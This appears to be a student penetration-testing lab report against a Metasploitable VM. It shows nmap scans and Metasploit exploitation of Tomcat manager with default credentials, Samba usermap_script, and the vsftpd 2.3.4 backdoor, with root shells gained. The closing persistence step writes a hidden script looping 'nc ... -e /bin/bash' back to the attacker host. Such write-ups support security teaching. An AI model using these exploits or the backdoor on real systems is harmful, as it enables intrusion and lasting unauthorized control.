  Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
  Modulus Type: Safe prime
  Modulus Source: Unknown/Custom-generated
  Modulus Length: 512
  Generator Length: 8
  Public Key Length: 512
  References:
  https://weakdh.org
  https://www.securityfocus.com/bid/74733
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000
```

```
Diffie-Hellman Key Exchange Insufficient Group Strength
State: VULNERABLE
  Transport Layer Security (TLS) services that use Diffie-Hellman group
  of insufficient strength, especially those using one of a few common
  shared groups, may be susceptible to passive eavesdropping attacks.
Check results:
WEAK DH GROUP 1
  Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA
  Modulus Type: Safe prime
  Modulus Source: postfix builtin
  Modulus Length: 1024
  Generator Length: 8
  Public Key Length: 1024
  References:
  https://weakdh.org
  smtp-vuln-cve2010-4344:
  The SMTP server is not Exim: NOT VULNERABLE
  MAC Address: 00:0C:29:F6:52:0D (VMware)
```

RECONNAISSANCE



PORT 8180 - APACHE TOMCAT:

NMAP -SV -P25 <TARGET-IP>

```
kali㉿kali:[~] $ nmap -sV -p 8180 192.168.48.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-20 01:17 EDT
Nmap scan report for 192.168.48.128
Host is up (0.00041s latency).

PORT      STATE SERVICE VERSION
8180/tcp    open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:67:FC:32 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.78 seconds
```

The Apache Software Foundation
http://www.apache.org/

The Apache Software Foundation
http://www.apache.org/

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:
SCATALINA_HOME/webapps/ROOT/index.jsp

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See SCATALINA_HOME/webapps/ROOT/WEB-INF/web.xml as to how it was mapped.)

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in SCATALINA_HOME/conf/tomcat-users.xml.

Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.

Tomcat mailing lists are available at the Tomcat project web site:


- users@tomcat.apache.org for general questions related to configuring and using Tomcat
- dev@tomcat.apache.org for developers working on Tomcat

Thanks for using Tomcat!

Powered by
TOMCAT

Copyright © 1999-2005 Apache Software Foundation
All Rights Reserved

KEY VULNERABILITIES



After gathering information about the machine, we configure our target servers.

Port	Service	Vulnerability	Description	CVE	Exploitabilit
21	FTP (vsftpd)	Backdoor	A hidden backdoor in vsftpd 2.3.4 allows remote code execution.	CVE-2011-2523	High
25	SMTP (Postfix)	Misconfig	The SMTP service may allow unauthorized relaying or user enumeration.	-	Medium
1099	Java RMI	RCE via Deserialization	Allows remote code execution via unsafe object deserialization.	CVE-2011-3556	High
445	SMB (Samba)	Usermap Script RCE	Command injection via the Samba "username map script".	CVE-2007-2447	High
6667	UnrealIRCd	Backdoor RCE	Contains a built-in backdoor that runs commands sent over IRC.	CVE-2010-2075	High
5900	VNC	Weak Credentials	VNC server allows access using default or weak passwords.	-	Medium
23	Telnet	Default Login	Telnet accepts login using default credentials.	-	Medium
8180	Apache Tomcat	Weak Credentials + Upload	Default credentials allow access to manager panel for deploying	CVE-2009-3548	High

EXPLOITATION



**Metasploit
FramWork**



EXPLOITATION

Port 8180 - Apache Tomcat:

Scan port 8180 and detect Apache Tomcat 2

```
kali㉿kali:[~] $ nmap -sV -p 8180 192.168.48.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-20 01:17 EDT
Nmap scan report for 192.168.48.128
Host is up (0.00041s latency).

PORT      STATE SERVICE VERSION
8180/tcp    open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:67:FC:32 (VMware)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 11.78 seconds
```

Test web interface access manually 3 Use Metasploit's tomcat_mgr_upload module 4

```
[*] Started reverse TCP handler on 192.168.48.131:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying EUAbiWPHZ2Iu8h86ROLI0Nz ...
[*] Executing EUAbiWPHZ2Iu8h86ROLI0Nz ...
[-] Exploit aborted due to failure: unknown: Failed to execute the payload
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.48.131:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying 5KXFpwMTMYFjdi2RizJAP5Wq1M ...
[*] Executing 5KXFpwMTMYFjdi2RizJAP5Wq1M ...
[-] Exploit aborted due to failure: unknown: Failed to execute the payload
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.48.128
RHOSTS => 192.168.48.128
[*] Exploit registered for scope global dynamic noprefixroute eth0
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
[*] Exploit registered for scope link dynamic noprefixroute
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set TARGETURI /manager/html
[!] Unknown datastore option: TARGETURI. Did you mean TARGET?
TARGETURI => /manager/html
```

EXPLORATION



Set target IP, path, and credentials 5 Set payload and listener IP/port 6 Run exploit to get shell

```
kali㉿kali: ~
File Actions Edit View Help
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.48.128
RHOSTS => 192.168.48.128
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set TARGETURI /manager/html
[!] Unknown datastore option: TARGETURI. Did you mean TARGET?
TARGETURI => /manager/html
msf6 exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.48.131
LHOST => 192.168.48.131
msf6 exploit(multi/http/tomcat_mgr_deploy) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/http/tomcat_mgr_deploy) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > run
[*] Started reverse TCP handler on 192.168.48.131:4444
[*] Attempting to automatically select a target ... global dynamic noprefixroute eth0
[*] Automatically selected target "Linux x86"
[*] Uploading 6216 bytes as eJGKs1zyk.war ...
[*] Executing /eJGKs1zyk/lP1KhYrTFT7bHI.jsp ...
[*] Undeploying eJGKs1zyk ...
[*] Sending stage (57971 bytes) to 192.168.48.128
[*] Meterpreter session 1 opened (192.168.48.131:4444 → 192.168.48.128:54325) at 2025-04-20 01:28:40 -0400

meterpreter > 
```

```
meterpreter > ifconfig
Interface 1
=====
Name: lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name: eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.48.128
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe67:fc32
IPv6 Netmask : ::

meterpreter >
```

EXPLOITATION

Port 25 (SMTP):

vulnerability: unauthorized access and allowing the attacker to see all the users

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

      .'. ##### ;;."
      .--.. ;@      @@; .--..".
      .@@@@@@..@@@      @@@@@@..@@@ .
      .@@@@@@@@@@      @@@@@@@@@@ ;
      "-'.@@@ -@      @ , - .-"
      ".@' ;@      @ . ;
      |@@@@ @@@@      @ ;
      '@@@@ @@@@      @ ;
      '@@@@ @@@@      @ ;
      '@@@@ @@@@      @ ;
      (' 3 C )      /|__ \Metasploit!
      ;@'. --*-. "
      '(.,..../'

      =[ metasploit v6.4.34-dev
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post
+ -- --=[ 1471 payloads - 49 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
msf6 > grep scanner search smtp
  4 auxiliary/scanner/http/gavazzi_em_login_loot
      normal    No    Carlo Gavazzi Energy Meters - Login Brute
Force, Extract Info and Dump Plant Database
  37 auxiliary/scanner/smtp/smtp_version
      normal    No    SMTP Banner Grabber
  38 auxiliary/scanner/smtp/smtp_ntlm_domain
      normal    No    SMTP NTLM Domain Extraction
  39 auxiliary/scanner/smtp/smtp_relay
      normal    No    SMTP Open Relay Detection
  41 auxiliary/scanner/smtp/smtp_enum
      normal    No    SMTP User Enumeration Utility
  66 auxiliary/scanner/http/wp_easy_wp_smtp
2020-12-06    normal    No    WordPress Easy WP SMTP Password Reset
msf6 > use 41
```

- after using metasploit we wrote The grep command to search for specific patterns within text. In this context, it's being used to filter the output


```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.254.129
rhosts => 192.168.254.129
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
Name          Current Setting   Required  Description
RHOSTS        192.168.254.129  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         25                yes       The target port (TCP)
THREADS       1                 yes       The number of concurrent threads (max one per host)
UNIXONLY      true              yes       Skip Microsoft bannered servers when testing unix users
USER_FILE     /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
```

EXPLOITATION



after choosing the 41 for enumeration we need to set the rhost to our target which is 192.168.254.129

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.254.129:25 - 192.168.254.129:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.254.129:25 - 192.168.254.129:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.254.129:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > telnet 192.168.254.129 25
[*] exec: telnet 192.168.254.129 25
```

```
Trying 192.168.254.129 ...
Connected to 192.168.254.129.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY backup
252 2.0.0 backup
VRFY test
550 5.1.1 <test>: Recipient address rejected: User unknown in local recipient
table
421 4.4.2 metasploitable.localdomain Error: timeout exceeded
Connection closed by foreign host.
```

- as you can see after we wrote exploit it gave us all the users using the smtp and to verify them we used the telnet to check for their verifications



EXPLOITATION

SMB Service(Samba "username map script" Command Execution)-ports 45 , 139:

we used **Metasploit** to exploit the Samba "username map script" Command Execution(searching for samba/usermap_script).

The figure consists of three side-by-side screenshots of the Metasploit Framework interface on a Kali Linux desktop. The left screenshot shows the search results for 'samba' with many modules listed. The middle screenshot shows the exploit setup with 'RHOSTS' set to 192.168.214.139 and the payload set to 'cmd/unix/reverse'. The right screenshot shows the successful exploit execution, including the command history and a terminal window showing a root shell.

root@kali:~

```
File Actions Edit View Help
TimestampOutput false Prefix all console output with a timestamp
msf6 > search samba
Matching Modules
# Name Disclosure Date Rank Check Description
0 exploit/unix/webapp/citrix_access_gateway_exec 2018-12-21 excellent Yes Citrix Access Gateway Command Execution
1 exploit/windows/license/calicheck_getconfig 2005-03-02 average No Computer Associates License Client GETCONFIG Overflow
2 \ target: Automatic
3 \ target: Windows 2000 English
4 \ target: Windows XP English SP-E
5 \ target: Windows XP English SP2
6 \ target: Windows 2003 English SP0
7 exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes DistCC Daemon Command Execution
8 exploit/windows/smb/group_policy_startup 2015-01-26 manual No Group Policy Script Execution From Shared Resource
9 \ target: Windows x86
10 \ target: Windows x64
11 post/linux/gather/enum_configs
12 auxiliary/scanner/rsync/modules_list
13 exploit/windows/fileformat/ms14_060_sandworm 2014-10-14 excellent No MS14-B60 Microsoft Windows OLE Package Manager Code Execution
14 exploit/unix/http/quest_kace_systems_management_rce 2018-05-31 excellent Yes Quest KACE Systems Management Command Injection
15 exploit/multi/samba/usermap_script 2007-05-14 excellent Yes Samba "username map script" Command Execution
16 exploit/multi/samba/nttrans 2003-04-07 average No Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
17 exploit/linux/samba/setinfopolICY_heap 2012-04-10 normal Yes Samba SetInformationPolicy AuditEventsInfo Heap Overflow
18 \ target: 2.3.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10
19 \ target: 2.3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.10
20 \ target: 2.3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.04
21 \ target: 2.3.5.4-dfsg-1ubuntu8 on Ubuntu Server 10.10
22 \ target: 2.3.5.6-dfsg-3squeeze6 on Debian Squeeze
23 \ target: 3.5.10-0.107.el5 on CentOS 5
24 auxiliary/admin/smb/smb_symlink_traversal
25 auxiliary/scanner/smb/smb_uninit_cred
26 exploit/linux/smb/chain_reply 2010-06-16 good No Samba chain_reply Memory Corruption (Linux x86)
27 \ target: Linux (Debian 3.2.5-4lenny6)
28 \ target: Debugging Target
29 exploit/linux/smb/is_known_pipename 2017-03-24 excellent Yes Samba is_known_pipename() Arbitrary Module Load
30 \ target: Automatic (Interact)
31 \ target: Automatic (Command)
32 \ target: Linux x86
33 \ target: Linux x86_64
34 \ target: Linux ARM (LE)
35 \ target: Linux ARM64
36 \ target: Linux MIPS
37 \ target: Linux MIPSLE
38 \ target: Linux MIPS64
```


File Actions Edit View Help
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.214.139
RHOSTS => 192.168.214.139
msf6 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/adduser	normal	No	Add user with useradd	
1	payload/cmd/unix/bind_awk	normal	No	Unix Command Shell, Bind TCP (via AWK)	
2	payload/cmd/unix/bind_bashbox_telnetd	normal	No	Unix Command Shell, Bind TCP (via BusyBox telnetd)	
3	payload/cmd/unix/bind_lined	normal	No	Unix Command Shell, Bind TCP (via Lined)	
4	payload/cmd/unix/bind_jjss	normal	No	Unix Command Shell, Bind TCP (via Jjss)	
5	payload/cmd/unix/bind_lua	normal	No	Unix Command Shell, Bind TCP (via Lua)	
6	payload/cmd/unix/bind_netcat	normal	No	Unix Command Shell, Bind TCP (via netcat)	
7	payload/cmd/unix/bind_netcat_gaping	normal	No	Unix Command Shell, Bind TCP (via netcat -e)	
8	payload/cmd/unix/bind_netcat_gaping_ipv6	normal	No	Unix Command Shell, Bind TCP (via netcat -e) IPv6	
9	payload/cmd/unix/bind_perl	normal	No	Unix Command Shell, Bind TCP (via Perl)	
10	payload/cmd/unix/bind_perl_ipv6	normal	No	Unix Command Shell, Bind TCP (via perl) IPv6	
11	payload/cmd/unix/bind_r	normal	No	Unix Command Shell, Bind TCP (via R)	
12	payload/cmd/unix/bind_ruby	normal	No	Unix Command Shell, Bind TCP (via Ruby)	
13	payload/cmd/unix/bind_ruby_ipv6	normal	No	Unix Command Shell, Bind TCP (via Ruby) IPv6	
14	payload/cmd/unix/bind_socat_sctp	normal	No	Unix Command Shell, Bind SCTP (via socat)	
15	payload/cmd/unix/bind_socat_udp	normal	No	Unix Command Shell, Bind UDP (via socat)	
16	payload/cmd/unix/bind_zsh	normal	No	Unix Command Shell, Bind TCP (via Zsh)	
17	payload/cmd/unix/generic	normal	No	Unix Command, Generic Command Execution	
18	payload/cmd/unix/pingback_bind	normal	No	Unix Command, Pingback Bind TCP (via netcat)	
19	payload/cmd/unix/pingback_reverse	normal	No	Unix Command, Pingback Reverse TCP (via netcat)	
20	payload/cmd/unix/reverse	normal	No	Unix Command, Double Reverse TCP (telnet)	
21	payload/cmd/unix/reverse_awk	normal	No	Unix Command, Reverse TCP (via AWK)	
22	payload/cmd/unix/reverse_bash_telnet_ssl	normal	No	Unix Command, Reverse TCP SSL (telnet)	
23	payload/cmd/unix/reverse_jjss	normal	No	Unix Command, Reverse TCP (via Jjss)	
24	payload/cmd/unix/reverse_ksh	normal	No	Unix Command, Reverse TCP (via Ksh)	
25	payload/cmd/unix/reverse_lua	normal	No	Unix Command, Reverse TCP (via Lua)	
26	payload/cmd/unix/reverse_ncat_ssl	normal	No	Unix Command, Reverse TCP (via ncat)	
27	payload/cmd/unix/reverse_netcat	normal	No	Unix Command, Reverse TCP (via netcat)	
28	payload/cmd/unix/reverse_netcat_gaping	normal	No	Unix Command, Reverse TCP (via netcat -e)	
29	payload/cmd/unix/reverse_openssl	normal	No	Unix Command, Double Reverse TCP SSL (openssl)	
30	payload/cmd/unix/reverse_perl	normal	No	Unix Command, Reverse TCP (via Perl)	
31	payload/cmd/unix/reverse_perl_ssl	normal	No	Unix Command, Reverse TCP SSL (via perl)	
32	payload/cmd/unix/reverse_php_ssl	normal	No	Unix Command, Reverse TCP SSL (via php)	
33	payload/cmd/unix/reverse_python	normal	No	Unix Command, Reverse TCP (via Python)	
34	payload/cmd/unix/reverse_python_ssl	normal	No	Unix Command, Reverse TCP SSL (via python)	
35	payload/cmd/unix/reverse_r	normal	No	Unix Command, Reverse TCP (via R)	
36	payload/cmd/unix/reverse_ruby	normal	No	Unix Command, Reverse TCP (via Ruby)	
37	payload/cmd/unix/reverse_ruby_ssl	normal	No	Unix Command, Reverse TCP SSL (via Ruby)	
38	payload/cmd/unix/reverse_socat_sctp	normal	No	Unix Command, Reverse SCTP (via socat)	
39	payload/cmd/unix/reverse_socat_tcp	normal	No	Unix Command, Reverse TCP (via socat)	
40	payload/cmd/unix/reverse_socat_udp	normal	No	Unix Command Shell, Reverse UDP (via socat)	

File Actions Edit View Help
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.214.132:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo LtaudgArHyjBILYy;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from socket ...
[*] Reading from socket A
[*] A: 'sh: line 2: Connected: command not found\r\nnLtaudgArHyjBILYy\r\n'
[*] Matching...
[*] B is input...
[*] B is input...
[*] Command shell session 1 opened (192.168.214.132:4444 → 192.168.214.139:39268) at 2025-03-30 05:51:33 +0200
whoami
root
ls
}
6TR
A9R
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
p
proc
root
sbin
srv
sys
tmp
usr
var
valinuz

EXPLORATION



FTP (vsftpd) port 21:

searching for the vuln in the metasploit vsftpd

```
msf6 > search vsftpd
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
-	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

After finding the vuln we will exploit it

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.3.129
rhost => 192.168.3.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rport 21
rport => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.3.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.3.129:21 - USER: 331 Please specify the password.
[+] 192.168.3.129:21 - Backdoor service has been spawned, handling...
```

We now have access to the root user




MAINTAINING ACCESS

- Techniques attackers use to ensure continued control over a compromised system, even after reboots, credential changes, or other defensive actions.

Why Do Attackers Maintain Access?

- Prolonged Exploitation
- Survivability
- Facilitating Lateral Movement:



MAINTAINING ACCESS

Techniques for Maintaining Access

Scheduled Tasks:

Purpose: Scheduled tasks can be used to automate malicious scripts or applications to run at specified intervals, ensuring persistent access.

Backdoors:

Purpose: A backdoor provides a way to bypass normal authentication procedures to gain access to the system.


Tools Used:



Bach Scripts



Netcat



MAINTAINING ACCESS

What we did to maintain access to the system

- **Backdoor & Scheduled Task**

After gaining access from ftp backdoor, we try to put our backdoor in the system
(reverse shell)

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 172.16.165.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 172.16.165.129:21 - USER: 331 Please specify the password.
[+] 172.16.165.129:21 - Backdoor service has been spawned, handling ...
[+] 172.16.165.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 5 opened (172.16.165.128:36033 → 172.16.165.129:6200) at
2025-05-12 12:42:26 -0400

mkdir -p ~/.config/.sysup && echo -e '#!/bin/bash\nwhile true; do\n  nc 172.16.165.
128 4444 -e /bin/bash && break\n  sleep 10\ndone &>/dev/null &' > ~/.config/.sysup/
